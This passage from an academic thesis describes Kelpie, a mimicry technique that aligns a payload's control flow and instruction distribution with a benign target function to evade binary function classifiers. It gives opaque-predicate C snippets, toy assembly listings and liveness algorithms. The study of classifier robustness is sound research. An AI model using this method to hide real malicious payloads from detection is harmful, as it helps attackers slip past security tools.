CFG alignment process. The control flow structure alignment procedure simultaneously traverses both preprocessed C-sources p_{IR} and t_{IR}. When the current nodes are the same in both programs, they can be matched together, and the traversal continues in both trees. When the nodes differ, they cannot be matched, so the traversal advances only in t_{IR}, and a dummy corresponding control structure is added to the result. If the traversal reaches a point where the current nodes differ and no valid advancement is possible in either tree, the procedure does not immediately terminate. Instead, it triggers a backtracking step: the algorithm reverts to the most recent branching point in the traversal state and explores an alternative alignment path in t_{IR}. This allows the procedure to recover from local mismatches and to find a valid structural correspondence when possible. When all backtracking options have been exhausted, the algorithm terminates and reports that no match is possible.

In Figure 5.2, p_{src} and t_{src} CF nodes match at lines 4 and 6. Note that the first node of t_{IR}, line 1 in the example shown in Figure 5.2, is not matched, so instead all possibilities are explored using the previously described backtracking procedure. p_{src} and t_{src} nodes do not match at lines 1 and 5 of the example, so we have to insert dummy CF nodes. When inserting a dummy `if` or `while`, we use opaque predicates that always evaluate to either true or false. Additionally, we ensure that the inserted opaque predicates are not removed during compilation.

Opaque-predicate insertion and compiler robustness. On way to insert dummy control structures (`if` or `while`) is to use opaque predicates, as described by Collberg *et al.* [39]. Opaque

predicates evaluate deterministically to the desired truth value at runtime, cannot be proven constant by the compiler and thus optimised away, and do not modify the payload's semantics or observable dataflow. We present two simple C opaque predicate techniques. In practice, we use the first one in $Kelpie_{CF}$'s prototype.

1. External non-const variable. Declare an `extern` non-`const` variable in the compilation unit containing the function and define it in a separate translation unit (or link-time object). By avoiding `const` and placing the definition outside the current compilation unit the compiler cannot assume a fixed value and will emit a load from memory at the predicate site:

```
/* header.h */
extern int kelpie_opaque_flag;

/* kelpie_helpers.c (separate Translation Unit) */
int kelpie_opaque_flag = 1;

/* in the perturbed function */
if (kelpie_opaque_flag) { /* dead or live block */ }
```

Because the variable is not `const` and resides in another Translation Unit (TU), typical compilers will generate a memory read and a conditional branch, and the predicate will be present in the emitted assembly. Note that declaring the variable as `volatile` also prevents many optimizations, but `volatile` implies observable memory effects/read semantics.

2. No-inline external function. Place a small no-inline function in a separate translation unit that returns the desired truth value. The call prevents the compiler from folding the predicate and typically survives optimizations:

```
/* kelpie_helpers.c */
__attribute__((noinline)) int kelpie_opaque_fn(void) { return 1; }

/* in the perturbed function */
if (kelpie_opaque_fn()) { /* inserted dummy block */ }
```

Another benign function such as `printf` can be used if it returns a known `int` value. However, this produces a call instruction in the assembly, which the optimizer cannot remove if the callee is not visible.

Conclusion. At the end of the alignment procedure, if an alignment is possible between p_{src} and t_{src}, we obtain a C-source program denoted $Kelpie_{CF}(p_{src}, t_{src})$. The procedure ensures that each control flow structure of t_{IR} is aligned with a corresponding control flow structure of t_{IR}, and that $[\![Kelpie_{CF}(p_{src}, t_{src})]\!] = [\![p_{src}]\!]$. In other words, we are assured of a sub-graph isomorphism between p_{src}'s control flow tree and t_{src}'s control flow tree, and that the functionality of p_{src} is untouched.

Methodological remark. The size of p_{src} must be smaller than that of t_{src} to successfully complete the alignment procedure, but this is not a significant limitation because the attacker can choose a suitable target function t_{src}. Moreover, the attacker can split the payload into different modules and then embed each module into a target function. This is demonstrated in Section 8.3 as a proof-of-concept for launching stand-alone attacks with real-world malicious payloads.

	p_{IR}		t_{IR}		$Kelpie_{CF}(p_{IR}, t_{src})$	
1		*no match* ⟶	while (w) {	*dummy* ⟶	while ($Opaque_{false}$) {	1
2			code2			2
3			}		}	3
4	while (a) {	*match* ⟷	while (x) {	⟶	while (a) {	4
5		*no match* ⟶	if (y) {	*dummy* ⟶	if ($Opaque_{true}$) {	5
6	while (b) {	*match* ⟷	while (z) {	⟶	while (b) {	6
7	code1		code3		code1	7
8	}		}		}	8
9			}		}	9
10	}		}		}	10

Table 5.2: Example of a control flow structure imitation by $Kelpie_{CF}$.

5.1.3 $Kelpie_{ASM}$: Instruction distribution alignment

We begin by compiling $Kelpie_{CF}(p_{src}, t_{src})$ and t_{src} to assembly code. We denote those versions $p^{(t)}_{adv(CF)}$ and t respectively. The goal of this stage is to produce a perturbed payload, denoted $Kelpie_{ASM}(p^{(t)}_{adv(CF)}, t)$, semantically equivalent to p and whose instructions distribution is locally aligned with that of the target t.

In the context of $Kelpie_{ASM}$, the term *alignment* refers to the process of bringing the statistical signature of a payload function p_{src} closer to that of a target function t_{src} while preserving semantics. $Kelpie_{ASM}$ performs *statistical alignment* between corresponding basic blocks of two isomorphic CFGs by adjusting the distribution of instruction mnemonics. Formally, let $\boldsymbol{\theta}_{B_p}$ and $\boldsymbol{\theta}_{B_t}$ be any embedding vectors of a pair of corresponding basic blocks in p and t. The alignment error between the two can be seen as a distance:

$$D(\boldsymbol{\theta}_{B_p}, \boldsymbol{\theta}_{B_t}) = \|\boldsymbol{\theta}_{B_p} - \boldsymbol{\theta}_{B_t}\|_N \tag{5.1}$$

depending on the chosen norm N. Two blocks are considered *aligned* when $D(\boldsymbol{\theta}_{B_p}, \boldsymbol{\theta}_{B_t})$ falls below a given threshold, meaning their mnemonic distributions are statistically indistinguishable at the granularity captured by the embedding.

At the function level, alignment can be quantified as the mean or maximum alignment error across all matched block pairs. A perfect alignment indicates that every basic block in p exhibits the same mnemonic statistics as its counterpart in t, even though their concrete instruction sequences may differ.

Related work. This approach related and is partially inspired to the findings of Damasio *et al.* [31]. This study compares several classifiers models and program embeddings on several binary classification tasks. This study conduct a systematic comparison of machine learning models for binary code classification and robustness evaluation. Their experimental framework include Support Vector Machine (SVM), k-Nearest Neighbours (k-NN), and Naive Bayes classifiers, as well as a Feed-Forward Neural Network (FFNN), a Convolutional Neural Network (CNN), and a Graph Neural Network (GNN). These models are evaluated under a unified setup that measures their performance and resilience against adversarial code transformations. By contrasting models with distinct inductive biases (statistical, spatial, and structural), the authors highlight how

Algorithm 2 Control flow structure alignment algorithm.

input: (Prog,Prog)
output: *True* if we can map p's control flow structure with t's, *False* otherwise

```
1: function MatchTree(p, t)
2:     let c_p ← p.cf,    c_t ← t.cf
3:     if (c_p, c_t) ∈ {(If, If), (While, While)} then
4:         let b_p ← c_p.body,   b_t ← c_t.body
5:         let r_p ← c_p.tail,   r_t ← c_t.tail
6:         m_b ← MatchTree(b_p, b_t)
7:         m_r ← MatchTree(r_p, r_t)
8:         if m_b ∧ m_r then
9:             return True                                  ▷ Termination case, match
10:        else
11:            return MatchTree(p, b_t) ∨ MatchTree(p, r_t) ▷ No match, we need to insert
   a node from t in p
12:        end if
13:    else if c_p ∈ {If, While, End} ∧ c_t ∈ {If, While} then
14:        return MatchTree(p, c_t.body) ∨ MatchTree(p, c_t.tail)
15:    else if c_p = c_t ∧ c_p ∈ {End, Break, Continue} then
16:        return True                                      ▷ Termination case, match
17:    else
18:        return False                                     ▷ Termination case, no match
19:    end if
20: end function
```

learning paradigms differ in their robustness against evasion and their capacity to generalize across obfuscation strategies. One of the key results is that the authors could not measure substantial advantages of recent vector-based program representations over simple histograms of opcode. Consequently, we decided to align the distribution of assembly-level instructions between $p^{(t)}_{adv(CF)}$ and t as closely as possible.

Instruction distribution alignment method. To achieve this, we combine two complementary criteria: ensuring that the perturbed payload and the target share a similar distribution of instruction types, and placing these instructions in locations (i.e. basic blocks) that closely match those of the target t.

We compare the distribution of instruction-level features between $p^{(t)}_{adv(CF)}$ and t. To align them, we inject carefully chosen instructions that adjust the statistical profile of the code. To ensure semantic preservation, we rely on liveness analysis to locate safe insertion points: positions where added instructions do not affect program behaviour.

Whenever possible, we place these instructions in basic blocks corresponding to those in the target t. For instance, instructions from dummy blocks of t can be replicated into the corresponding dead blocks of $p^{(t)}_{adv(CF)}$, as illustrated in Figure 5.2 (yellow blocks of $p^{(t)}_{adv}$).

By optimizing these two criteria, the distribution alignment and structural consistency, $p^{(t)}_{adv(CF)}$ is transformed into the perturbed payload $p^{(t)}_{adv}$, which closely mimics the target t at the instruction level.

Basic Blocks instruction distribution. Drawing an analogy with machine learning classifiers, a binary program is represented as a vector of features. In our case, we focus on the distribution of instructions, so we use a general representation of an instruction by its *mnemonics* and a *list of operands*. An operand can be either a register name (a value stored in the processor's registers), an immediate (a constant expression that evaluates to an inline value), or a reference (a value stored in memory). We then compute the instruction distributions of each basic block of $p^{(t)}_{adv(CF)}$ and t.

Consider the x86 instruction `"mov eax, ebx"`. In our representation:

- The *mnemonic* is the operation code: mnemonic = `mov`
- The *list of operands* is the ordered list of arguments to the instruction: operands = [`eax`, `ebx`]
- Each operand belongs to one of three categories: **Register**, here both `eax` and `ebx` are general-purpose register; **Immediate**, a constant literal used inline (for example in `mov eax, 5`, the operand `5` is an immediate); or **Reference**, a memory location addressed via registers or constants (for example in `mov eax, [ebx+4]`, the operand `[ebx+4]` is a reference to memory).

Thus, in the case of `mov eax, ebx`, the feature representation is (`mov`, [`register`, `register`]). A more fine-grain representation can be used by considering classes of registers according to their general use, such as the general-purpose registers, the stack registers...

Instruction insertion. It is crucial that the resulting code remains operational. For this reason, we cannot remove instructions from $p^{(t)}_{adv(CF)}$, but we can insert new ones.

There are two types of basic blocks where instructions can be inserted. The first type consists of alive basic blocks, which are necessary to execute the payload. These blocks appear in red in Figure 5.2 in the CFG of $p^{(t)}_{adv}$. The second type consists of dead basic blocks, which are dummy blocks added to mimic the structural shape of the target t. These blocks are never executed and are shown in yellow in Figure 5.2.

For an alive block b, we perform a def-use analysis to determine which instructions can be safely inserted at a given location. The liveness analysis procedure is detailed in Section 5.3.1. Each alive block in $p^{(t)}_{adv}$ corresponds to a basic block in the payload p, and has a counterpart b' in t. Suppose that b' contains more transfer instructions using the `RAX` register than b. If `RAX` is not live at a specific program point in b, we can safely insert a transfer instruction involving `RAX` at this point. Moreover, we attempt to preserve the relative ordering of the instructions from t when inserting them, so that the sequence in b mirrors that of b'.

To complete this transformation, we also copy into each dead block the instructions of its corresponding block in t. When the instruction distribution between $p^{(t)}_{adv}$ and t remains unbalanced, for example, due to an excess of instructions in t, we inject additional instructions randomly into the dead blocks until convergence.

Notice that this procedure, while always producing a functional $p^{(t)}_{adv}$, does not guarantee a perfect instruction distribution alignment between p and t, for example if the payload p contains instruction types that are absent in t. This can be limited with careful target selection, in the general case.

At the end of this stage, the instruction distribution of $p^{(t)}_{adv}$ is aligned with that of t, and characteristic instruction patterns of t are present in $p^{(t)}_{adv}$. As a result, the similarity between t and

$p_{adv}^{(t)}$ increases for instruction-semantics-based classifiers, as demonstrated during the evaluation in Chapter 6. At the same time, p and $p_{adv}^{(t)}$ are separated by padding the former with instructions from t, effectively obfuscating (in the untargeted evasion sense) p in passing.

***Kelpie**$_{ASM}$* **example with enriched target.** We illustrate the statistical alignment procedure, with a source function p simpler than the target function t. The perturbed function $p_{adv}^{(t)}$ is constructed by adding dataflow-safe instructions to p to improve its statistical alignment with t.

Listing 5.1: Function p (source)

```
; t(int x): if (x < 10) return 2*x; else return x+1
; Baseline function p, SysV x86-64 ABI

p:
BB0_entry:
    mov   eax, edi
    cmp   eax, 10
    jl    BB2_small

BB1_ge:
    add   eax, 1
    jmp   BB3_end

BB2_small:
    shl   eax, 1

BB3_end:
    ret
```

Listing 5.2: Target function t

```
t:
BB0_entry:
    mov   eax, edi
    xor   r10d, r10d
    cmp   eax, 10
    jl    BB2_small

BB1_ge:
    lea   eax, [eax+1]
    imul  r11d, eax, 2
    or    r12d, r12d
    jmp   BB3_end

BB2_small:
    shl   eax, 1
    nop
    xor   r13d, r13d

```

```
BB3_end:
    ret
```

Listing 5.3: Perturbed function $p_{adv}^{(t)}$

```
; Inserted dataflow-safe instructions from t to align embeddings

padv_t:
BB0_entry:
    mov   eax, edi
    xor   r10d, r10d            ; from t
    mov   ecx, eax              ; dead write to align with t
    cmp   eax, 10
    jl    BB2_small

BB1_ge:
    lea   eax, [eax+1]
    imul  r11d, eax, 2          ; from t
    mov   edx, eax              ; dead write
    or    r12d, r12d            ; from t
    jmp   BB3_end

BB2_small:
    shl   eax, 1
    nop                          ; from t
    xor   r13d, r13d             ; from t

BB3_end:
    ret
```

Embedding vectors and alignment. We now give an example of a simple statistical embedding (similar to the one used by Damasio *et al.* [31]) to illustrate the impact of *Kelpie*$_{ASM}$ instruction-distribution alignment in that embedding space. A basic block BB is encoded as an embedding $\boldsymbol{\theta}_{BB} \in \mathbb{N}^{|V|}$ over the mnemonic vocabulary V, where the i-th component counts occurrences of the i-th mnemonic in V.

Let $\boldsymbol{\theta}_p$, $\boldsymbol{\theta}_t$, and $\boldsymbol{\theta}_{p_{adv}^{(t)}}$ denote the basic-block mnemonic-count vectors, using the shared vocabulary $V = \{\texttt{mov}, \texttt{add}, \texttt{shl}, \texttt{cmp}, \texttt{jl}, \texttt{jmp}, \texttt{lea}, \texttt{nop}, \texttt{xor}, \texttt{imul}, \texttt{or}\}$. We compute the similarity (i.e. distance) between those embeddings according to different norms and compare them in Table 5.3. This simple example illustrates that, using a straightforward embedding strategy, perturbing the code *a priori* at the assembly level impacts the representation of the code in the feature space in a consistent way. In particular, $\boldsymbol{\theta}_{p_{adv}^{(t)}}$ and $\boldsymbol{\theta}_t$ are closer than $\boldsymbol{\theta}_{p_{adv}^{(t)}}$ and $\boldsymbol{\theta}_p$ across multiple norms, while preserving semantic equivalence.

This raises the question of whether the same property holds for more advanced embedding methods, such as those produced by state-of-the-art models, and under different distance metrics. We will explore this question in the evaluation chapter, Chapter 6.

Distance (Norm)	$\boldsymbol{\theta}_{p_{adv}^{(t)}}$ vs $\boldsymbol{\theta}_p$	$\boldsymbol{\theta}_{p_{adv}^{(t)}}$ vs $\boldsymbol{\theta}_t$	$\boldsymbol{\theta}_p$ vs $\boldsymbol{\theta}_t$
L_1 (Manhattan)	1.25	0.35	1.60
L_2 (Euclidean)	0.73	0.18	0.92
L_∞ (Max)	0.50	0.10	0.55
Cosine distance	0.12	0.05	0.20
Hamming distance	2	1	3
Edit distance (Levenshtein)	3	1	4

Table 5.3: Distances and associated norms between the example embeddings of p, t, and $p_{adv}^{(t)}$.

5.2 Implementation of *Kelpie*$_{CF}$

In this section, we detail the engineering effort and choices that went into the programming of $Kelpie_{CF}$. The first step is to be able to translate the C source code of a function into our intermediate tree representation. To do so, we *parse* the code, then build its the *tree* representation. If asked, $Kelpie_{CF}$ will then try to *align* its first given function tree representation into the second given one, and output the corresponding perturbed C source code.

5.2.1 C parser

We developed our custom C parser using `Menhir` and develop our tree representation builder using `OCaml`. The functional nature of the language was well suited for language parsing and recursive tree matching. The parser is not perfect and has some limitations, because in this prototype, we do not launch the GCC preprocessor on the functions files before submitting them to $Kelpie_{CF}$, so we had to hack our grammar to handle user-defined types. This hack forces us to have a coarse representation of the function leading to some parse errors in some identified cases. However the majority of the files in our datasets are correctly parsed, which is satisfying for this study.

We have two parsers, one at the file level and the other at the function level. This is useful as in practice, a function source code is not given alone, but in a C file that may contain several functions, some of which could be unparsable by $Kelpie_{CF}$. We would like $Kelpie_{CF}$ to only parse the body of the function of interest, given a C file. Moreover, at some point in the pipeline, we also need to list all the functions declared in a given C file, which can be accomplished with a file level parser.

This custom parser proved very customizable, and the tree representation that its build is tailored to our needs. However, in the future, it can be interesting to leverage an existing, more robust C parser and adapt it to $Kelpie_{CF}$'s algorithm. One can also think of using another type of intermediate representation to feed to the matching algorithm, such as for example the expressive `LLVM` IR.

5.2.2 Alignment algorithm

The tree alignment algorithm is a basic backtracking algorithm, programmed recursively in `OCaml`. $Kelpie_{CF}$ has several options available when given a function p to perturb and a target t, giving a range of rules that allow for more flexible or stricter alignment conditions.

Kelpie merge options. The $Kelpie_{CF}$ utility exposes a wide range of command-line options that control how control-flow nodes may be aligned and transformed during the alignment process. For example, specific transformations: `-if-while-tr` enable the translation of `if` into `while`, resulting into a `while`-only program. Weakening options (`-weak-cf`, `-weak-lc`, `-weak-ret` and their `-no-` counterparts) relax alignment conditions so that control structures, loop instructions, and return statements may match across different constructs. The insertion of block identifiers is controlled with `-id`/`-no-id`.

While this does not align with our threat model (the attacker cannot modify the target in the defender's database), it can serve interesting research purposes, such as studying over-reliance of classifiers on specific features, as illustrated by Wang *et al.* [28].

During this step, the program counts the number of each control flow structure and outputs them. The program also annotate the inserted control flow structures, and adds comments to identify dead branches. The opaque predicate used is to define a global variable that is always equal to one, outside the function.

5.3 Implementation of *Kelpie*$_{ASM}$

In this section, we detail the engineering effort and choices that went into the programming of $Kelpie_{ASM}$.

5.3.1 Liveness analysis and safe insertion points

We detail the computation of the safe insertion points of a given instruction in a sequence of instructions. Note that in this subsection, we encompass the flags (`EFLAGS`) as registers.

Let $G = (V, E)$ be the control-flow graph (CFG) of the assembly instructions sequence $\sigma = \langle s_1, \ldots, s_m \rangle$, where each node $n \in V$ corresponds to an instruction and $\mathrm{succ}(n)$ is the set of its successors. For each instruction n, we define:

$$\mathsf{USE}(n) = \{\, r \mid r \text{ is read by } n \text{ before being defined} \} \tag{5.2}$$

$$\mathsf{DEF}(n) = \{\, r \mid r \text{ is written (defined) by } n \}. \tag{5.3}$$

Liveness sets are then computed as the greatest fix point of the classic [30] backward data-flow equations:

$$\mathsf{IN}(n) = \mathsf{USE}(n) \cup \big(\mathsf{OUT}(n) \setminus \mathsf{DEF}(n)\big), \tag{5.4}$$

$$\mathsf{OUT}(n) = \bigcup_{s \in \mathrm{succ}(n)} \mathsf{IN}(s). \tag{5.5}$$

For a *program point* i between two consecutive instructions we write $\mathsf{LiveIn}(i)$ for the set of registers (including the flags) live just before the following instruction, and $\mathsf{LiveOut}(i)$ for those live just after the preceding one (equivalently, $\mathsf{LiveIn}(i) = \mathsf{IN}(\mathrm{next}(i))$ and $\mathsf{LiveOut}(i) = \mathsf{OUT}(\mathrm{prev}(i))$ in a linear block).

Given a candidate instruction *ins* with register read/write sets $\mathsf{R}_{\mathsf{rd}}(ins)$ and $\mathsf{R}_{\mathsf{wr}}(ins)$, inserting *ins* at position i preserves program semantics if:

$$\mathsf{R}_{\mathsf{rd}}(ins) \subseteq \mathsf{LiveIn}(i) \qquad \wedge \qquad \mathsf{R}_{\mathsf{wr}}(ins) \cap \mathsf{LiveOut}(i) = \varnothing \tag{5.6}$$

Intuitively, every register that *ins* reads must already hold a live value at i (to avoid potential harmful side-effects of reading invalid or privileged memory, and breaking the liveness assumption that every use has a reaching definition), and no register that *ins* writes may be needed later. The set of all valid insertion positions for *ins* in σ is therefore

$$\mathsf{Pos}(ins, \sigma) = \{\, p \in \mathrm{Pts}(\sigma) \;\mid\; \mathsf{R_{rd}}(ins) \subseteq \mathsf{LiveIn}(p) \;\wedge\; \mathsf{R_{wr}}(ins) \cap \mathsf{LiveOut}(p) = \varnothing \,\} \tag{5.7}$$

In the context of $Kelpie_{ASM}$, we prioritize selecting points of $\mathsf{Pos}(ins, \sigma)$ that correspond to the original basic block of t from which *ins* originates. We are assured of a CFG isomorphism with t thanks to $Kelpie_{CF}$.

5.3.2 Insertion algorithm

We detail the insertion algorithm of instruction is alive blocks by $Kelpie_{ASM}$ in Algorithm 3. In practice, selected "*dangerous*" instructions are ignored during the insertion process, to ensure semantic preservation. Instructions that perform memory writes, have architecture-dependent side effects, or affect control flow are excluded from insertion in live regions. This includes, in particular, stack-manipulating instructions (`push`, `pop`), control-transfer instructions (`jmp`, `call`, `ret`), and memory stores (`mov [rax], rbx`). Such instructions are therefore only inserted inside dead basic blocks.

5.3.3 Liveness analysis example

We give an example of liveness analysis and instruction insertion with $Kelpie_{ASM}$ on the previously given assembly code example for a payload p (see Listing 5.1) and a target t (see Listing 5.2).

Liveness sets for function `p`. We start from the function p (Listing 5.1) reproduced here with instruction indices for reference:

Listing 5.4: Function p with instruction indices

```
; t(int x): if (x < 10) return 2*x; else return x+1
; SysV x86-64 ABI (int arg in edi, return in eax)

t:
BB0_entry:
(1) mov   eax, edi
(2) cmp   eax, 10
(3) jl    BB2_small

BB1_ge:
(4) add   eax, 1
(5) jmp   BB3_end

BB2_small:
(6) shl   eax, 1

BB3_end:
(7) ret
```

We treat the `ret` as using the return register `eax`, so `eax` must be live at function exit. For each instruction *ins* we have the usual USE/DEF sets (we also include the flags symbol `EFLAGS` when relevant):

$$\begin{aligned}
(1)\ \texttt{mov eax, edi} &: \mathsf{USE} = \{\, edi \,\},\ \mathsf{DEF} = \{\, eax \,\} \\
(2)\ \texttt{cmp eax,10} &: \mathsf{USE} = \{\, eax \,\},\ \mathsf{DEF} = \{\, \text{EFLAGS} \,\} \\
(3)\ \texttt{jl ...} &: \mathsf{USE} = \{\, \text{EFLAGS} \,\},\ \mathsf{DEF} = \varnothing \\
(4)\ \texttt{add eax,1} &: \mathsf{USE} = \{\, eax \,\},\ \mathsf{DEF} = \{\, eax, \text{EFLAGS} \,\} \\
(5)\ \texttt{jmp ...} &: \mathsf{USE} = \varnothing,\ \mathsf{DEF} = \varnothing \\
(6)\ \texttt{shl eax,1} &: \mathsf{USE} = \{\, eax \,\},\ \mathsf{DEF} = \{\, eax, \text{EFLAGS} \,\} \\
(7)\ \texttt{ret} &: \mathsf{USE} = \{\, eax \,\},\ \mathsf{DEF} = \varnothing
\end{aligned}$$

We compute liveness by backward propagation. The relevant LiveIn sets before each instruction (i.e. at the program points where we might insert) are:

$$\begin{aligned}
&\text{Before } (1) : \mathsf{LiveIn} = \{\, edi \,\} \\
&\text{Before } (2) : \mathsf{LiveIn} = \{\, eax \,\} \\
&\text{Before } (3) : \mathsf{LiveIn} = \{\, eax, \text{EFLAGS} \,\} \\
&\text{Before } (4) : \mathsf{LiveIn} = \{\, eax \,\} \\
&\text{Before } (5) : \mathsf{LiveIn} = \{\, eax \,\} \\
&\text{Before } (6) : \mathsf{LiveIn} = \{\, eax \,\} \\
&\text{Before } (7) : \mathsf{LiveIn} = \{\, eax \,\}
\end{aligned}$$

and equivalently, the $\mathsf{LiveOut}$ after each instruction is:

$$\begin{aligned}
&\text{After } (1) : \mathsf{LiveOut} = \{\, eax \,\} \\
&\text{After } (2) : \mathsf{LiveOut} = \{\, eax, \text{EFLAGS} \,\} \\
&\text{After } (3) : \mathsf{LiveOut} = \{\, eax \,\} \\
&\text{After } (4) : \mathsf{LiveOut} = \{\, eax \,\} \\
&\text{After } (5) : \mathsf{LiveOut} = \{\, eax \,\} \\
&\text{After } (6) : \mathsf{LiveOut} = \{\, eax \,\} \\
&\text{After } (7) : \mathsf{LiveOut} = \varnothing
\end{aligned}$$

Instructions from t to insert. We pick three representative instructions that may be injected from the target t:

1. `imul r11d, eax, 5` ($\mathsf{R_{rd}} = \{eax\},\ \mathsf{R_{wr}} = \{r11d\}$)
2. `mov edx, eax` ($\mathsf{R_{rd}} = \{eax\},\ \mathsf{R_{wr}} = \{edx\}$)
3. `xor r10d, r10d` ($\mathsf{R_{rd}} = \{r10d\}\ \mathsf{R_{wr}} = \{r10d\}$)

The generic safe-insertion rule used by $Kelpie_{ASM}$ is:

$$\mathsf{R_{rd}}(ins) \subseteq \mathsf{LiveIn}(p) \qquad \text{and} \qquad \mathsf{R_{wr}}(ins) \cap \mathsf{LiveOut}(p) = \varnothing, \tag{5.8}$$

which means that every read operand must be live at the insertion point, and no written register may be live after that point.

Allowed insertion points (list of program points).

Applying the rule to each candidate yields:

(1) `imul r11d, eax, 5`**:** We require `eax` $\in \mathsf{LiveIn}(p)$ and `r11d` $\notin \mathsf{LiveOut}(p)$. In function p, `eax` is live at every point except *before (1)*. Also `r11d` is not used anywhere in p, so it is never live. Thus `imul r11d, eax, 5` may be inserted at any program point before instructions (2) to (7).

(2) `mov edx, eax`**:** Same reasoning as for the `imul`: `eax` is live at positions (2) to (7) and `edx` is not used later, so `mov edx, eax` may also be inserted before any of (2) to (7).

(3) `xor r10d, r10d`**:** Naively applying the rule would require `r10d` $\in \mathsf{LiveIn}(p)$, which is false (`r10d` is unused in p). However, `xor r10d, r10d` is a special idempotent instruction: it sets its destination to 0 irrespective of the prior contents, which is to say its result does not depend on the previous value. For such instructions the read-operand constraint can be safely relaxed (provided flags and other side-effects are handled): since the result of the instruction is independent of the prior `r10d` (it always writes 0), reading an uninitialized `r10d` does not introduce undefined-value propagation. Therefore, subject to the additional requirement that the instruction's side-effects (notably flags) are not live, `xor r10d, r10d` can be inserted at any point where:

$$\texttt{r10d} \notin \mathsf{LiveOut}(p) \quad \wedge \quad \texttt{EFLAGS} \notin \mathsf{LiveOut}(p),$$

i.e. where both `r10d` and flags are dead. In our function p, flags are live before (3) and before (2) (because of the conditional), but the OUT sets show that `EFLAGS` is live after instruction (2):

$$\mathsf{OUT}(2) = \{\texttt{eax}, \texttt{EFLAGS}\}.$$

Concretely, conservative safe positions for `xor r10d, r10d` are before (4), (5), (6) and (7), since at those points `EFLAGS` is not required later (the conditional already resolved) and `r10d` is not live.

Methodological remarks. Certain instructions (like `xor reg, reg` or `mov reg, 0` implemented via `xor`) are idempotent or otherwise independent of prior register content; these are safe to insert even if the source register is not live, provided their side-effects (for example flags) are not live or are saved/restored. Such special-case rules are implemented explicitly in the insertion engine.

In practice, $Kelpie_{ASM}$ implements these checks using the register and flags USE/DEF information produced by `Capstone` and by computing the backward liveness fixpoint on each basic block (as described in Section 5.3.1). The engine then prioritizes locations that preserve the target's basic-block correspondence.

5.3.4 Tools

The implementation of $Kelpie_{ASM}$ is written in `Python`. It relies on the `Capstone` and `Keystone` frameworks for, respectively, disassembly and assembly of binary code. All other components, including control-flow reconstruction, liveness analysis, and safe insertion point computation, were implemented from scratch to allow precise control over intermediate representations and transformations.

The source code is available on the following repositories:

- `git@gitlab.inria.fr:gsauger/kelpieasm.git`
- `git@gitlab.inria.fr:gsauger/codemerger.git`

These tools provide a reproducible and extensible framework for low-level adversarial transformations on compiled binaries.

Algorithm 3 Backward liveness analysis over the CFG and computation of admissible insertion positions for the alive-block instruction aligment.

Require: Function instructions $F = \langle i_1, \ldots, i_n \rangle$, CFG successors $succ(\cdot)$, multiset of candidate instructions D, set of alive-blocks instruction positions *LivePos*

Ensure: Admissible insertion positions $Pos[x]$ for each candidate instruction x

function ComputeAllowedPositions(F, succ($\cdot$), D)
  let IN[$\cdot$] $\leftarrow$ LivenessAnalysis($F, succ(\cdot)$)
  for all instruction $inst \in D$ **do**
    if isDangerous($inst$) **then**
      continue ▷ skip dangerous instructions
    else
      let $w \leftarrow$ WrittenRegs($inst$) ▷ written register(s) of inst
      if not isEmpty(w) **then**
        let $AllowedPos \leftarrow \{\, i \in LivePos \mid w \notin \text{IN}[i] \,\}$ ▷ Allow any position where w are not alive
      else
        let $AllowedPos \leftarrow LivePos$ ▷ pure no-def instructions are allowed
      end if
      if isEmpty($AllowedPos$) **then**
        continue ▷ no admissible position: skip this instruction
      else
        $Pos[inst] \leftarrow AllowedPos$
      end if
    end if
  end for
  return $Pos[\cdot]$
end function

function LivenessAnalysis(F, $succ(\cdot)$)
  let IN[i] $\leftarrow \emptyset$ for all $i \in F$
  repeat
    for $i \leftarrow 1$ **to** n **do**
      let $\text{OUT}[i] \leftarrow \bigcup_{s \in succ(i)} \text{IN}[s]$
      let DEF[i] $\leftarrow$ registers written by i
      let USE[i] $\leftarrow$ registers read by i
      let $\text{IN}_{\text{new}} \leftarrow (\text{OUT}[i] - \text{DEF}[i]) \cup \text{USE}[i]$
      $\text{IN}[i] \leftarrow \text{IN}[i] \cup \text{IN}_{\text{new}}$
    end for
  until no change in any IN[i]
  return IN[$\cdot$]
end function

6

Empirical Evaluation of *Kelpie* Attacks

Contents

6.1 Experimental Setup 84
6.1.1 Datasets 84
6.1.2 Classification task 85
6.1.3 Retrieval test 86
6.1.4 How to measure the success of a mimicry attack? 87
6.1.5 Three other specific metrics 88
6.1.6 Binary function classifiers 89
6.2 Baseline Performance 90
6.2.1 Bias check 90
6.3 RQ1 - Attack Performance 91
6.3.1 Setup 91
6.3.2 Results 91
6.3.3 Conclusion 92
6.4 RQ2 - Comparison with regular code obfuscation techniques 92
6.4.1 Setup 93
6.4.2 Results 94
6.4.3 Conclusion 94

In this chapter we evaluate *Kelpie* through a set of experiments designed to measure the practical effectiveness of targeted mimicry attacks against state-of-the-art binary function classifiers. We begin by formalizing this first research question, then describe our experimental setup (datasets, selected classifiers, and the classification and retrieval tasks), introduce the metrics used to quantify mimicry attack success, and report baseline results that contextualize subsequent adversarial experiments. The remainder of the chapter presents and analyses the attack results, followed by a discussion on practical implications. We also compare *Kelpie*'s performances with a well-known obfuscator, `OLLVM`. Together, these experiments aim to provide an assessment of *Kelpie*'s mimicry attack capabilities and point out the need for improving binary function similarity detectors.

To guide our study, we organize our research questions into two complementary parts: evaluating the effectiveness of *Kelpie*, and analyzing and strengthening the robustness of binary function classifiers. This chapter deals with the first part, and the next chapter deals with the second. In this chapter we answer:

RQ1 (attack performance): Can *Kelpie* successfully perform targeted mimicry attacks against state-of-the-art binary function classifiers?

RQ2 (comparison with classical obfuscator): How does *Kelpie* compares to a well-known obfuscator framework?

6.1 Experimental Setup

In this section we describe the dataset, the classifiers and the two tasks (classification and retrieval) that we devised to evaluate *Kelpie*'s mimicry attacks performances and their corresponding metrics. The general information about those tasks for machine learning-based classifiers is given in Section 2.2. Here, we extend those tasks to evaluate targeted evasion attacks.

6.1.1 Datasets

We use two datasets in our experiments.

Dataset-1. We use the training dataset curated by Marcelli *et al.* [13], which we denote as *Dataset-1*. It is built from seven widely used open-source projects (*ClamAV*, *Curl*, *Nmap*, *OpenSSL*, *Unrar*, *Z3*, and *Zlib*), compiled into 24 distinct libraries. Each library is compiled with both GCC and Clang (four major versions each, spanning 2015–2021), for three different architectures (x86-64, ARM, and MIPS), in both 32- and 64-bit variants, and under five optimization levels (`O0`, `O1`, `O2`, `O3`, and `Os`). This yields 5,489 binaries and a total of 26.8M functions. Following prior work, functions with fewer than five basic blocks are removed (mostly trivial wrappers or stubs), resulting in **8.6M remaining functions**. From these, Marcelli *et al.* construct the training, validation, and testing splits that we use in our experiments.

